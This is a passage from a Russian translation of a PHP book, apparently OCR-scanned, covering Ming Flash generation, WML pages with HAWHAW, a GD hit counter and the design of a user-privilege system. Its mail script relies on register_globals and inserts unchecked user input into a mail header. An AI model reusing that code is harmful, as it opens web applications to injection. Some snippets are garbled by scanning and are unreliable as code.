Для того чтобы начертить квадрат в другом месте экрана, можно воспользоваться функцией `movePenTo(x, y)`, принимающей два числа (координаты точки, в которую надо переместить перо). Кроме того, можно воспользоваться функцией относительного перемещения, `drawLine()`, позволяющей начертить линию, задав смещение конечной точки относительно текущего положения пера. Часто этот способ оказывается более понятным (можно задавать отрицательные координаты). Тот же самый квадрат можно начертить, задавая относительное смещение пера, с помощью такого кода:

```
$shape->movePenTo(100, 100);

$shape->drawLine(0, -100);
$shape->drawLine(-100, 0);
$shape->drawLine(0, 100);
$shape->drawLine(100, 0);
```

Существует два метода вычерчивания кривых Безье: относительно текущей точки и с помощью квадратичного метода, в котором задана контрольная точка. Это методы `drawCurve(x, y)` и `drawCurveTo(control_x, control_y, end_x, end_y)` соответственно.

Кривая Безье вычерчивается в зависимости от положения четырех точек. Выражаясь самым общим образом, кривая Безье проходит через четыре контрольные точки и, в зависимости от их расположения, принимает различный изгиб. Кривая образуется множеством (в некоторых случаях бесконечным) коротких прямых линий, которые определяются математически в зависимости от контрольных точек.

Кроме того, Ming предоставляет функции для добавления к фигурам заливки, растровых изображений и градиентов. К сожалению, это делается окольным способом и достаточно сложно для начального понимания. Дело в том, что плеер Shockwave вычерчивает фигуры линиями развертки и должен знать, в каком направлении происходит заливка (для эффективности). Поэтому надо задать направление заливки объекта с помощью функций `setRightFill(SWFObject)` и `setLeftFill(SWFObject)`.


Пойдем дальше и выполним заливку начертенного квадрата. Заметим, что функция `addFill()` также может принимать необязательный аргумент прозрачности:

```
$shape = new SWFShape();
$fill = $shape->addFill(0xff, 0, 0);
```

```
$shape->setLeftFill($fill);
$shape->setLine(10, 0, 0xffff, 0);
$shape->movePenTo(100, 100);

$shape->drawLine(0, -100);
$shape->drawLine(-100, 0);
$shape->drawLine(0, 100);
$shape->drawLine(100, 0);
```

Мы воспользовались `setLeftFill()` для заливки в направлении справа налево, поскольку вычерчивали линию против часовой стрелки. Напомним, что функция `drawLine()` при черчении линий использует смещения относительно текущего положения пера. Поэтому линия вычерчивается так (рис. 25.1):



*Рис. 25.1. Вычерчивание линии функцией `drawLine()`*

Добавление в графику растровых изображений также осуществляется довольно утомительным способом. В данное время Ming может читать только графику в базисной кодировке JPEG (оптимизированные и сжатые JPEG не работают) и файлы формата DBL (это файлы PNG, модифицированные утилитой `png2dbl`, поставляемой с Ming). В будущем ожидается поддержка PNG, всех форматов JPEG, GIF и шрифтов TTF.

Для того чтобы добавить в фильм растровое изображение, надо создать новый экземпляр объекта `SWFBitmap`:

```
new SWFBitmap(string filename [, int alphafilename])
```

Файл маски должен быть образом GIF и иметь те же размеры, что и указанный JPEG (или DBL), модифицированный с помощью программы `gif2mask` (которая также поставляется с исходным кодом Ming). Маска — это картинка (или цвет) с установленным значением прозрачности, помещаемый поверх другого объекта для создания некоего эффекта «маскирования», при котором объект и картинка (или цвет) сливаются вместе.

Другими функциями, полезными при работе с объектами `SWFBitmap`, являются `getWidth()` и `getHeight()`, которые возвращают ширину и высоту объекта `SWFBitmap`. Следует учесть, что наличие растровых изображений в фильме Flash делает невозможным изменение его масштаба без потерь качества графики.

Заливка с помощью растровых изображений также возможна с помощью той же функции `addFill()`, но с некоторыми отличиями в синтаксисе. Вызов `addFill()` с объектом `SWFBitmap` выполняется так:

```
void swfshape->addfill(SWFbitmap bitmap [, int flags])
```

Здесь `flags` может иметь значение `SWFFILL_CLIPPED_BITMAP` (по умолчанию) или `SWFFILL_TILED_BITMAP`. Эти значения определяют, надо ли отсекать растровое изображение (растягивать или менять размер) или делать из него мозаику (многоократно использовать без изменения размера).

Градиенты - совсем другая тема. Они обеспечивают плавный переход цветов, поэтому все переходы цвета надо задавать в порядке их появления с коэффициентами от нуля до единицы. Например, если есть градиент с десятью цветами и равными пропорциями всех цветов, коэффициенты для каждого цвета надо установить с интервалом `0,1`.

Градиенты тоже представляют собой объекты `SWFObject` и образуются путем создания нового экземпляра объекта класса `SWFGradient`:

```
$gradient = new SWFGradient()
```

Затем с помощью функции `addEntry()` задаются элементы градиента:

```
void swfgradient->addentry(float ratio, int red, int green, int blue [, int a])
```

Применение градиента тоже осуществляется с помощью функции `addFill()`:

```
void swfshape->addfill(SWFGradient gradient [, int flags])
```

Флаги градиента могут быть заданы как `SWFFILL_LINEAR_GRADIENT` для создания линейного градиента (по умолчанию) или `SWFFILL_RADIAL_GRADIENT` для создания радиального градиента.

Для создания простого градиента из двух цветов с равным смешением (т. е. с равными пропорциями смешивания, чтобы ни один цвет не доминировал) можно поступить так:

```
$gradient = new SWFGradient();
$gradient->addEntry(0, 0xff, 0, 0);
$gradient->addEntry(1.0, 0, 0, 0xff);

$shape->addFill($gradient);
```

К этим создаваемым Ming заливкам можно применять многочисленные преобразования и создавать эффекты. Например, их можно передвигать, масштабировать, поворачивать и наклонять. Функции, с помощью которых выполняются эти преобразования, выглядят так:

---

```

void swffill->moveto(int x, int y)
void swffill->scaleto(int x, int y)
void swffill->rotateto(float degrees)
void swffill->skewxto(float x)
void swffill->skewyto(float y)

```

Напомним, что библиотека Ming работает с относительными единицами, поэтому эффекты реализуются относительно позиций пера и фигуры.

Эти преобразования необходимы, поскольку заливки не всегда помещаются внутри объектов SWFShape точно там, где это надо. Эти функции могли бы показаться достаточно бесполезными, если бы их можно было применять только к заливкам, но их можно также использовать с фигурами.

Следующие функции позволяют перемещать, наклонять, поворачивать и масштабировать фигуры, а также манипулировать их цветом (табл. 25.1):

*Таблица 25.1. Функции для работы с фигурами*

| Метод                                 | Описание  |
|---------------------------------------|---|
| moveTo(x, y)                          | Перемещает фигуру к заданным координатам x и y  |
| move(x, y)                            | Передвигает фигуру по заданным смещениям x и y  |
| skewXTo(skew)                         | Наклоняет фигуру вдоль оси x на заданную величину: 0 - без наклона; 1,0 - наклон 45°; 2,0 - наклон 90° и т. д. Определить наклон легко с помощью пропорции (наклон 30° получаем делением 1,0 на 45 и умножением на 30, получая 2/3, или 0,66667)                              |
| skewX(skew)                           | Наклоняет фигуру по оси x на заданную величину  |
| skewYTo(skew)                         | Наклоняет фигуру по оси y на заданную величину  |
| skewY(skew)                           | Наклоняет фигуру по оси y на заданную величину  |
| rotateTo(degrees)                     | Поворачивает фигуру на заданное количество градусов   |
| rotate(degrees)                       | Поворачивает фигуру на заданное количество градусов   |
| scaleTo(x [, y])                      | Изменяет масштаб фигуры для получения заданной ширины и высоты (если высота, т. е. координата y, не задана, для нее берется значение x); значения x и y относятся к конечным ширине и высоте фигуры   |
| scale(x[, y])                         | Изменяет масштаб фигуры соответственно заданным ширине и высоте   |
| addColor(red, green, blue [, alpha])  | Устанавливает цвет (и - необязательно - прозрачность) экземпляра фигуры   |
| multcolor(red, green, blue [, alpha]) | Умножает красный, зеленый, синий и (факультативно) альфа-канал на заданные коэффициенты. Эта функция умножает на заданную величину текущее значение RGB каждого пикселя, поэтому изображение можно сделать «отрицательным», умножив каждый канал на -1,0 (1,0 - полный канал) |

## Кнопки

Кнопки создаются относительно легко и имеют четыре состояния, которыми являются: hit (щелчок), down (нажата), over (над) и up (отжата), соответствующие свойствам мыши над кнопкой. Кнопки Flash являются просто фигурами, реагирующими на действия мыши. Они определены как объект:

```
$button = new SWFButton()
```

Фигуры (области, в которых возможен щелчок по кнопке) добавляются так:

```
void swfbutton->addshape(ressource s,shape, int flags)
```

В качестве flags можно задать одно или несколько значений из SWFBUTTON\_HIT, SWFBUTTON\_DOWN, SWFBUTTON\_UP и SWFBUTTON\_OVER. Обратите внимание, что флаги представляют собой константы, а не строки, и не должны заключаться в кавычки. Путем создания разных фигур для каждого флага можно оживить кнопки. Допустим, что есть красная, зеленая и оранжевая фигуры одинакового размера. Следующий фрагмент кода создает красную кнопку, которая становится оранжевой, если мышь находится над ней, и зеленою при щелчке:

```
$button = new SWFButton0;
$button->addShape($redShape, SWFBUTTON_UP | SWFBUTTON_HIT);
$button->addShape($orangeShape, SWFBUTTON_OVER);
$button->addShape($greenShape, SWFBUTTON_DOWN);
```

## Действия

Ming поддерживает некоторые действия (actions) Flash, реплицируя байткодовые представления действий Flash. Одним таким весьма полезным действием является `getURL()`, которое отправляет броузер на новый URL. Можно добавить в кнопку следующий код, который открывает веб-страницу в новом окне:

```
$button->addAction(new SWFAction("getURL('http://www.sitetronics.com/',
'newWindow');"), SWFBUTTON_MOUSEUP);
```

Поскольку действия появились в Ming относительно недавно и полностью не поддерживаются, рекомендуем обратиться на веб-сайт Ming за дополнительной информацией по действиям Flash.

## Выход текста

Добавить в фильм текст несколько труднее, чем растровое изображение, и это требует наличия файла шаблона, содержащего шрифт, который должен быть применен. Сначала надо посредством утилиты `makefdb`, поставляемой с Ming, преобразовать файл SWT в файл шрифта, который может прочесть Ming.

После того как шрифт помещен в файл FDB, можно загрузить шрифт:

```
$font = new SWFFont(fontFileName)
```

Информацию о метриках шрифта можно получить с помощью свойств `getAscent()`, `getDescent()`, `getLeading()` и `getWidth(string)` объекта `SWFFont`. Возвращаемые этими функциями значения соответствуют высоте шрифта 1024; если вы установили высоту, отличную от 1024, надо умножить значения на высоту, деленную на 1024. Создадим простую строку и отправим ее в браузер (предполагается, что Ming прописана в `php.ini` или скомпилирована вместе с PHP, а также что с помощью `makefdb` создан файл шрифта с именем `Arial.fdb`):

```
<?php  
  
$movie = new SWFMovie();  
$movie->setDimension(320, 240);  
$movie->setBackground(0, 0x44, 0x95);  
$movie->setRate(12.0);  
  
$font = new SWFFont("Arial.fdb");  
  
$string = new SWFText();  
$string->setFont($font);  
$string->setHeight(25);  
$string->setColor(0, 0, 0);  
$string->moveTo(10, 20);  
$string->addString("PHP/Ming-Generated Text");  
  
$movie->add($string);  
  
header ("Content-type:application/x-shockwave-flash");  
$movie->output();  
  
?>
```

`Arial.fdb` содержится в коде, который можно загрузить для этой главы с <http://www.wrox.com/>. Гораздо больше примеров, учебников и сведений о применении библиотеки Ming можно найти на <http://www.opaque.net/ming/>.

## WAP и WML

PHP предоставляет несколько хороших способов генерирования содержимого, пригодного для беспроводных устройств типа PDA, наладонных PC и сотовых телефонов. Wireless Markup Language (WML) по строгости синтаксиса сходен с XML, поскольку на нем основан.

При создании страниц WML надо проявлять осторожность, поскольку многие устройства WAP (Wireless Access Protocol) не могут обработать больше 1400 байт компилированных данных («компилированные» означает теги `WML`, текст и другие данные, имеющиеся на странице).

Возможно, вам будет интересно прочесть спецификацию WML, которую можно найти на <http://www.oasis-open.org/cover/wap-wml.html>.

WML основан не на страницах, а на подстраницах, называемых «картами» (cards), находящимися внутри главной страницы, называемой «колодой» (deck). Простая страница WML имеет следующий синтаксис:

```
<wml>
  <card id="home">
    <p>Welcome, wireless users! </p>
  </card>
</wml>
```

Беспроводное устройство, которое обращается к этой странице, получит сообщение: «Welcome, wireless users!». Может возникнуть вопрос, каким образом пользователи беспроводных устройств получат эту страницу вместо файла index.html, показываемого по умолчанию. Для этого требуется немножко разбираться в администрировании Apache. Сначала надо отредактировать файл httpd.conf и добавить .wml в качестве типа MIME, обрабатываемого PHP. Для этого найдем в httpd.conf строку:

```
AddType application/x-httdp-php .php .phtml
```

Заменим ее следующей:

```
AddType application/x-httdp-php .php .phtml .wml
```

Необходимо также при помощи модуля Apache mod\_rewrite изменить маршрут файла, который видят пользователи беспроводных устройств, когда за-прашивают страницу, не являющуюся WAP-совместимой. Тем, кому этот материал не понятен, советуем почтать «Professional Apache» издательства Wrox Press (ISBN 1-861003-02-1).<sup>1</sup> Для того чтобы активизировать mod\_rewrite, надо раскомментировать следующие строки:

```
#LoadModule rewrite_module modules/mod_rewrite.so
#AddModule mod_rewrite.c
```

У пользователей Apache под Windows поддержка mod\_rewrite включается автоматически.

Затем необходимо добавить в httpd.conf следующий текст:

```
RewriteEngine On
#Обнаруживать броузеры WAP
RewriteCond %{HTTP_ACCEPT} text/vnd\wap\wml [OR]
ttWAPjag и WinWAP вызывают страницы с этим заголовком USER_AGENT
RewriteCond %{HTTP_USER_AGENT} wap [OR]
```

<sup>1</sup> Уэйнрайт П. Apache для профессионалов, изд. «Лори», 2001 г. (ISBN 5-85582-137-4).

```
#Эмуляторы Nokia sdk вызывают страницы WAP с этим заголовком  
RewriteCond %{HTTP_USER_AGENT} 7110
```

```
#Перенаправить их на страницу для беспроводных устройств  
RewriteRule ^[\.\/](.*)$ /home/mydirectory/wireless/home.wml [L]
```

Теперь надо перезапустить сервер Apache (воспользуйтесь apachectl graceful для перезапуска сервера, позволив предварительно завершиться всем соединениям; под Windows этим действием эквивалентна команда apache -k).

Для создания WML-совместимого сайта с помощью PHP требуется лишь задать заголовок content-type, чтобы броузер WAP знал, что ему поступят данные WML. Заголовок надо послать так: header("Content-type: text/vnd.wap.wml").

Таким образом, страница WML при отправке из PHP будет выглядеть так:

```
<?php  
header("Content-type: text/vnd.wap.wml");  
?  
  
<wml>  
    <card id="home">  
        <p>Welcome, wireless users! </p>  
    </card>  
</wml>
```

## Есть ли для этого библиотека?

Существует «библиотека» для генерирования страниц WML, которая называется HAWHAW (HTML And WML Hybrid Adapted Webserver). Она дает возможность помещать объекты WML непосредственно в код PHP, не заботясь о действительном кодировании в WML (не нарушая, таким образом, кода PHP). HAWHAW можно взять на <http://www.hawhaw.de/>. HAWHAW способна также распознавать:

- Броузеры HDML (предшественник WAP, все еще распространенный в Северной Америке), которые могут включать сколько угодно карт
- Броузеры WML/WAP, включающие только одну колоду и карту
- Броузеры AvantGo и iMode, генерируя надлежащий код HTML
- Броузеры HTML

HAWHAW - это не устанавливаемое приложение, а сценарий, включаемый в код PHP с помощью директивы include("hawhaw.inc").

Прекрасная особенность HAWHAW в том, что она предоставляет структурированную схему генерирования страниц, при которой страницы представляются броузеру на его родном языке. Благодаря этому с помощью HAWHAW можно создавать структурированные страницы как HTML, так и WML, не заботясь о том, куда будут отправлены наши данные.

## Работа с HAWHAW

Колода WML открывается с помощью класса `HAW_deck`, который на каждой странице должен быть только один (поскольку беспроводные страницы используют для взаимодействия карты). Простую страницу WML с помощью HAWHAW можно создать так:

```
<?php  
...  
$page = new HAW_deck("Simple Page Made With HAWHAW");  
...  
$page->add_text($HAW_text_identifier);  
...  
$page->create_page();  
...  
?>
```

У класса `HAW_deck` достаточно много свойств. В их число входят функции для добавления на генерируемую страницу текста, форм, таблиц, ссылок, графики, наборов ссылок (`linksets`) и баннеров. Приведенный выше сценарий сгенерирует ошибку, поскольку отсутствует экземпляр `HAW_text` (еще одного класса HAWHAW для создания текста). Ниже перечисляются методы класса `HAW_deck`:

- method `HAW_deck([string title, int alignFlag])`

**Конструктор класса `HAW_deck`. Названием может быть любая строка, а флаг принимает одно из значений `HAW_ALIGN_LEFT`, `HAW_ALIGN_CENTER` или `HAW_ALIGN_RIGHT`, по умолчанию `HAW_ALIGN_LEFT`.**

- function `add_text(object HAW_text)`

Добавляет объект `HAW_text` в `HAW_deck` и показывает его при генерации страницы.

- function `add_image(object HAW_image)`

Добавляет объект `HAW_image` в `HAW_deck` и показывает его при генерации страницы.

- function `add_table(object HAW_table)`

Добавляет объект `HAW_table` в `HAW_deck` и показывает его при генерации страницы.

- function `add_form(object HAW_form)`

Добавляет объект `HAW_form` в `HAW_deck` и показывает его при генерации страницы.

- function `add_link(object HAW_link)`

Добавляет объект `HAW_link` в `HAW_deck` и показывает его при генерации страницы.

- function `add_linkset(object HAW_linkset)`

Добавляет объект `HAW_linkset` в `HAW_deck` и показывает его при генерации страницы.

```
$page->add_form($form);
$page->create_page();
?>
```

В нашем файле `submit.wml` потребуется следующий код. Мы не создали файл `homepage.wml` для пользователей беспроводных устройств - его разработка может стать хорошим упражнением.

Кроме того, в этом коде предполагается, что в файле `php.ini` включена `register_globals`. Если это не так, надо либо включить ее, либо воспользоваться `$_HTTP_GET_VARS['$variable']` вместо тех переменных, которые фигурируют ниже в командах `if`:

```
<?
include("hawhaw.inc");
$page = new HAW_deck("E-Mail Submission");

if (!$name) {
    $text = new HAW_text("You must input your name.");
    $text->set_br(1);
    $link = new HAW_link("Back", "input.wml");

    $page->add_text($text);
    $page->add_link($link);
    $page->create_page();
    exit;
}

if (!$email) {
    $text = new HAW_text("You must input your email addy.");
    $text->set_br(1);
    $link = new HAW_link("Back", "input.wml");

    $page->add_text($text);
    $page->add_link($link);
    $page->create_page();
    exit;
}

if (!$comment) {
    $text = new HAW_text("Please tell us what you think!");
    $text->set_br(1);
    $link = new HAW_link("Back", "input.wml");

    $page->add_text($text);
    $page->add_link($link);
    $page->create_page();
    exit;
}

$body .= "Name: $name\n";
$body .= "E-Mail: $email\n\n";
$body .= "Comments:\n$comment\n";
```

```
mail("devon@sitetronics.com", "WAPMail", $body, "From: $email");

$text = new HAW_text("Thank you for your input!");
$text->set_br(1);
$link = new HAW_link("Home", "homepage.wml");

$page->add_text($text);
$page->add_link($link);
$page->create_page();
?>
```

## Создание и обработка графических образов

Библиотека для работы с графикой GD весьма удобна и позволяет динамически создавать и модифицировать графические образы из PHP. Загрузить ее можно с <http://www.boutell.com/gd/>.<sup>1</sup>

### Установка библиотеки GD

Пользователи Windows должны поместить динамический модуль (который есть в дистрибутиве PHP для Windows) и в свой каталог расширений. Пользователи UNIX должны установить библиотеки libpng (<http://www.libpng.org/pub/png/>) и zlib (<http://www.info-zip.org/pub/infozip/zlib>), также при желании библиотеки FreeType (<http://www.freetype.org/>) и LibJPEG (<ftp://ftp.uu.net/graphics/jpeg>), прежде чем компилировать и устанавливать GD. Следующие инструкции по установке предполагают, что X-Windows и automake установлены:

- zlib устанавливается элементарно: настроить с помощью `./configure --shared`, выполнить `make` и `make install`.
- После распаковки libpng скопируйте makefile, соответствующий дистрибутиву ОС, в верхний каталог libpng (например, чтобы скопировать стандартный makefile UNIX, надо выполнить команду `cp scripts/makefile.std makefile`). Проверьте, не надо ли внести изменения в `makefile` и `pngconf.h`, затем выполните `make install`.
- Для установки LibJPEG надо выполнить `./configure --enable-shared`, затем `make` и `make install`.
- Установить библиотеку FreeType несколько сложнее - надо выполнить настройку с помощью `./configure --enable-shared --x-includes=/usr/X11R6/include --x-libraries=/usr/X11R6/lib`. Затем выполнить `make` и `make install`.
- Наконец, надо скомпилировать и установить GD, распаковав ее и выполнив `make` и `make install`.

<sup>1</sup> В настоящее время из-за проблем с поддержкой GD производителем команды разработчиков PHP решила включить код GD в дистрибутив PHP и поддерживать эту встроенную библиотеку самостоятельно. Для установки PHP с включенной в дистрибутив версией GD добавьте `--with-gd` (без пути к системной GD) в строку `./configure` перед компиляцией. — Примеч. науч. ред.

- Получить количество посещений из файла журнала

- Добавить 1 к количеству посещений в журнале
- Создать графическое изображение с количеством посещений
- Вывести графическое изображение в броузер
- Освободить системные ресурсы

## Код счетчика

Единственными функциями в этом примере, с которыми мы не знакомы, являются строковые функции изображения и функции фигуры для создания заполненного прямоугольника. Строковые функции управляют представлением строки в графическом изображении, и мы применим их для вывода количества посещений, записанного в файле журнала. Полный список функций библиотеки GD можно найти в руководстве по PHP.

Эта функция позволяет добавлять в изображения текстовые строки, в данном случае — вводить числа, взятые из журнала, соответствующие количеству посещений. Назовем этот файл `counter.php`:

```
<?php
function hitCount($fileName)
{
```

Сначала проверим, можно ли открыть файл для работы со счетчиком:

```
if (!$filePointer = fopen($fileName, "r+")) {
    echo("Error opening file $fileName\n");
    exit;
}
```

Затем получим количество посещений из файла журнала:

```
if (!$hits = fread($filePointer, filesize($fileName))) {
    echo("Error reading hits from $fileName\n");
    exit;
}

//Инкрементируем количество посещений
$hits++;

//Возвращаемся к началу журнала для записи заново
if (rewind($filePointer) == 0) {
    echo("Couldn't rewind file");
    exit;
}
```

Запишем в файл новое количество посещений, если запись в этот файл уже не происходит. Мы вызываем функцию `flock()`, чтобы гарантировать, что никакие другие процессы не используют файл в тот же момент времени, что обеспечивает точность:

```
if (flock($filePointer, 2)) {
    if (!fwrite($filePointer, $hits, strlen($hits))) {
        echo("Couldn't write updated hits to $fileName");
        exit;
    }
}

flock($filePointer, 3);
```

Создаем графическое изображение из счетчика посещений с помощью функции, описываемой ниже:

```
$image = makeImage($hits);
```

Наконец, создаем тег `<img>` для вызывающей страницы и делаем его приемлемым для неграфических броузеров:

```
$counter = "<img src=\"$image\" alt=\"Hits: $hits\">";
return $counter;
}
```

Теперь нам нужна функция, которая создаст наше динамическое изображение и возвратит путь к нему:

```
function makeImage($number)
{
```

Это имя файла для нашего счетчика:

```
$image = "./hits.png";
```

Настроим некоторые переменные для определения ширины и высоты нашего динамического изображения:

```
$lenHits = strlen($number);
$charHeight = ImageFontHeight(5);
$charWidth = ImageFontWidth(5);
$stringWidth = $charWidth * $lenHits;
```

Увеличим немного наше изображение, чтобы оно лучше смотрелось:

```
$imgWidth = $stringWidth + 10;
$imgHeight = $charHeight + 10;

//Найдем центр изображения
$imgMidX = $imgWidth / 2;
$imgMidY = $imgHeight / 2;
```

Далее создаем изображение, идентифицируемое как `$i`, используя вычисленные ранее значения:

```
$i = ImageCreate($imgWidth, $imgHeight);
```

Установим для нашего изображения некоторые стандартные имена цветов - поскольку \$white задан первым, он становится цветом фона для нашего изображения. \$black - цвет текста, а также тени, которую мы создадим:

```
$white = ImageColorAllocate($i, 255, 255, 255);
$red = ImageColorAllocate($i, 255, 0, 0);
$black = ImageColorAllocate($i, 0, 0, 0);
```

Создадим эффект «отбрасываемой тени» с помощью двух прямоугольников:

```
ImageFilledRectangle($i, 3, 3, $imgWidth, $imgHeight, $black);
ImageFilledRectangle($i, 0, 0, $imgWidth-3, $imgHeight-3, $red);
```

Исходя из центральной точки, определяем область, в которой мы начнем рисовать:

```
$textX = $imgMidX - ($stringWidth / 2) + 1;
$textY = $imgMidY - ($charHeight / 2);
```

Нарисуем число. Второй параметр задает один из встроенных шрифтов GD (может иметь значение от 1 до 5):

```
ImageString($i, 4, $textX, $textY, $number, $black);
```

Выведем изображение в файл PNG:

```
ImagePng($i, $image);
```

Наконец, возвращаем путь к нему для тега <img>:

```
    return $image;
}
?>
```

Теперь нам остается только обратиться к изображению в нашем файле HTML:

```
<html>
<head>
    <title>Test Page For Our Counter</title>
</head>
<body>
    <!-- HTML Content of The Page -->
```

Где-то в конце страницы надо поместить изображение в файл HTML. Это делается так (в предположении, что журнал регистрации посещений находится в файле hitlog.txt):

```
- <?php
    include("counter.php");
```

```
echo("We've had " . hitCount("hitlog.txt") . "visitors!");
"'

<br>
<!--Если необходимо, то другое содержимое -->

</body>
</html>
```

## Резюме

В данной главе были рассмотрены некоторые из многочисленных расширений базового языка PHP. Мы узнали, как посредством PDFlib создавать документы PDF, применяя Ming, создавать динамические файлы Shockwave Flash, с помощью HAWHAW предоставлять пользователям беспроводных устройств возможность просматривать наши сайты и средствами библиотеки GD создавать динамические изображения. Эти (и многие другие) библиотеки позволяют удовлетворить потребности едва ли не каждого пользователя в Интернете.

# 26

## **Система пользовательских полномочий**

В сложных многопользовательских приложениях часто требуется, чтобы одни пользователи (например, менеджеры) могли выполнять действия, недоступные другим пользователям (например, служащим, занятым вводом данных). В данном примере мы создадим универсальную систему управления полномочиями пользователей. На этой системе можно построить любое приложение PHP, в котором пользователи могут быть индивидуально идентифицированы.

### **Определение технических требований**

Для того чтобы разработать приложение, необходимо полностью разобраться с тем, какие возможности оно предположительно должно иметь. Определить технические требования к программе лучше всего путем интенсивного общения с ее предполагаемыми пользователями. Часто с приложением работают пользователи нескольких типов. В случае приложения сетевого аукциона это покупатели и продавцы. С сайтом розничной торговли могут работать покупатели, посредники и менеджеры. На многих сайтах есть того или иного рода администратор, контролирующий работу собственно сайта.

Предлагаемая система полномочий пользователей представляет собой инструмент, посредством которого разработчики могут обеспечить управление правами доступа на сайте, хотя при конкретной реализации такой системы необходимо проконсультироваться с различными пользователями (например, менеджерами), поскольку такая система может оказывать прямое воздействие на деловые и функциональные аспекты сайта.

Предположим, что после консультаций со всеми заинтересованными сторонами выявились следующие требования.

## Технические требования к приложению

- Система должна относительно просто интегрироваться с любым приложением PHP для баз данных
- Некоторая группа пользователей должна иметь возможность динамики предоставлять полномочия (или отменять их) другим пользователям через броузер
- Должна существовать возможность динамического добавления полномочий в систему по мере расширения приложения. Например, добавление или удаление полномочий не должно отражаться на схеме базы данных
- Разработчик должен иметь возможность легко определить, обладает ли некий пользователь данным полномочием

## Проектирование приложения

Определим основу структуры базы данных и архитектуру приложения.

Большинство приложений следует той или иной архитектурной схеме (design pattern). В самых общих словах, архитектурная схема представляет собой проверенную структуру решения конкретной задачи. Например, программа, которая получает оперативные данные и записывает их в базу данных, обычно следует архитектуре каналов и фильтров (pipes and filters architecture). Эта программа получает данные через удаленное соединение (канал). Возможно, программе требуется изменить структуру поступивших данных, чтобы привести их в соответствие со схемой базы данных, поэтому она выступает в качестве фильтра. Когда информация приведена в нужный формат, открывается соединение (другой канал) с целевой базой данных и осуществляется запись данных.

Архитектурная схема каналов и фильтров прошла проверку временем в качестве решения, пригодного для задач такого рода, поэтому программистам не надо заново изобретать архитектуру для создания аналогичных приложений.

Наша система пользовательских полномочий, как и большинство других веб-приложений, в которых участвует сервер базы данных, следует схеме многозвенной архитектуры (multi-tiered architecture). При такой архитектуре различные аспекты приложения, например данные, бизнес-логика и представление, разделены по разным звеньям (или уровням) программы. Таких звеньев в программе может быть любое количество.

Данная архитектура предоставляет преимущества модульной конструкции. Если администратор впоследствии решит, что надо изменить цвет шрифта на зеленый или использовать WML вместо XHTML, необходимые изменения в коде будут локализованы в одном звене, не оказывая воздействия на базу данных или бизнес-логику. Дополнительные сведения о многозвенной архитектуре есть в главе 15. Наше приложение мы начнем с описания звена данных.

## Разработка схемы базы данных

Наша программа будет оперировать двумя основными типами сущностей: пользователями (*users*) и полномочиями (*privileges*). Поэтому в схеме должны быть таблицы для хранения данных о тех и других (табл. 26.1, 26.2):

*Таблица 26.1. Таблица User*

| Поле     | Описание                   | Ключ      |
|----------|----------------------------|-----------|
| username | Уникальный ID пользователя | Первичный |
| fullname | Имя пользователя           |           |

*Таблица 26.2. Таблица Privilege*

| Поле        | Описание                 | Ключ      |
|-------------|--------------------------|-----------|
| priv_id     | Уникальный ID полномочия | Первичный |
| description | Описание полномочия      |           |

В обычном приложении таблица с данными о пользователях может содержать гораздо больше полей, но, не зная специфики конечного приложения, мы постарались здесь упростить ее. Разработчики, реализующие данную систему пользовательских полномочий, могут при необходимости модифицировать таблицу *User*.

Помимо этих двух таблиц нужна таблица, которая объединит данные из них. Иными словами, это будет таблица, отражающая назначение полномочий пользователям. Назовем ее *UserPrivilege* (табл. 26.3):

*Таблица 26.3. Таблица UserPrivilege*

| Поле     | Описание                   | Ключ    |
|----------|----------------------------|---------|
| username | Уникальный ID пользователя | Внешний |
| priv_id  | Уникальный ID полномочия   | Внешний |

## Проектирование среднего звена

Среднее звено нашего приложения будет состоять из классов, упрощающих работу с системой разработчикам, и сценариев, которые позволят пользователям управлять полномочиями в приложении.

## Доступ к базе данных

Для доступа к базе данных будет использован уровень абстракции базы данных, описанный в главе 17. Напомним, что его код находится в файле *DB.php*.

## Класс Privilege

У класса *Privilege* будут следующие свойства (табл. 26.4):

**Таблица 26.4. Свойства класса Privilege**

| Свойство        | Описание   |
|-----------------|--|
| priv_id         | ID полномочия  |
| description     | Описание полномочия                                      |
| privilegeExists | Булева величина, указывающая действительность полномочия |

В классе Privilege будут следующие методы (табл. 26.5):

**Таблица 26.5. Методы класса Privilege**

| Метод               | Описание                                |
|---------------------|---|
| Privilege()         | Конструктор                             |
| populatePrivilege() | Заполнение данными для этого полномочия |
| create()            | Создает новое полномочие в базе данных  |
| update()            | Изменяет полномочие в базе данных       |
| delete()            | Удаляет полномочие из базы данных       |
| getPriv_id()        | Возвращает свойство                     |
| setPriv_id()        | Устанавливает свойство                  |
| getDescription()    | Возвращает свойство                     |
| setDescription()    | Устанавливает свойство                  |

## Класс User

У класса User будут следующие свойства (табл. 26.6):

**Таблица 26.6. Свойства класса User**

| Свойство   | Описание  |
|------------|---|
| username   | ID пользователя   |
| fullname   | Имя пользователя  |
| privileges | Список всех полномочий  |
| userExists | Булева величина, указывающая на действительность пользователя |

Определение массива privileges в качестве свойства класса User позволяет отслеживать полномочия, предоставленные каждому пользователю, и обойтись без класса UserPrivilege.

В классе User будут содержаться следующие методы (табл. 26.7):

**Таблица 26.7. Методы класса User**

| Метод          | Описание                                |
|----------------|---|
| User()         | Конструктор                             |
| populateUser() | Заполняет данные для этого пользователя |

Таблица 26.7 (продолжение)

| Метод                | Описание  |
|----------------------|---|
| populatePrivileges() | Заполняет массив полномочий для данного пользователя    |
| addPrivilege()       | Предоставляет пользователю новое полномочие             |
| removePrivilege()    | Отзывает полномочие у данного пользователя              |
| hasPrivilege()       | Определяет, есть ли у пользователя указанное полномочие |
| create()             | Создает в базе данных нового пользователя               |
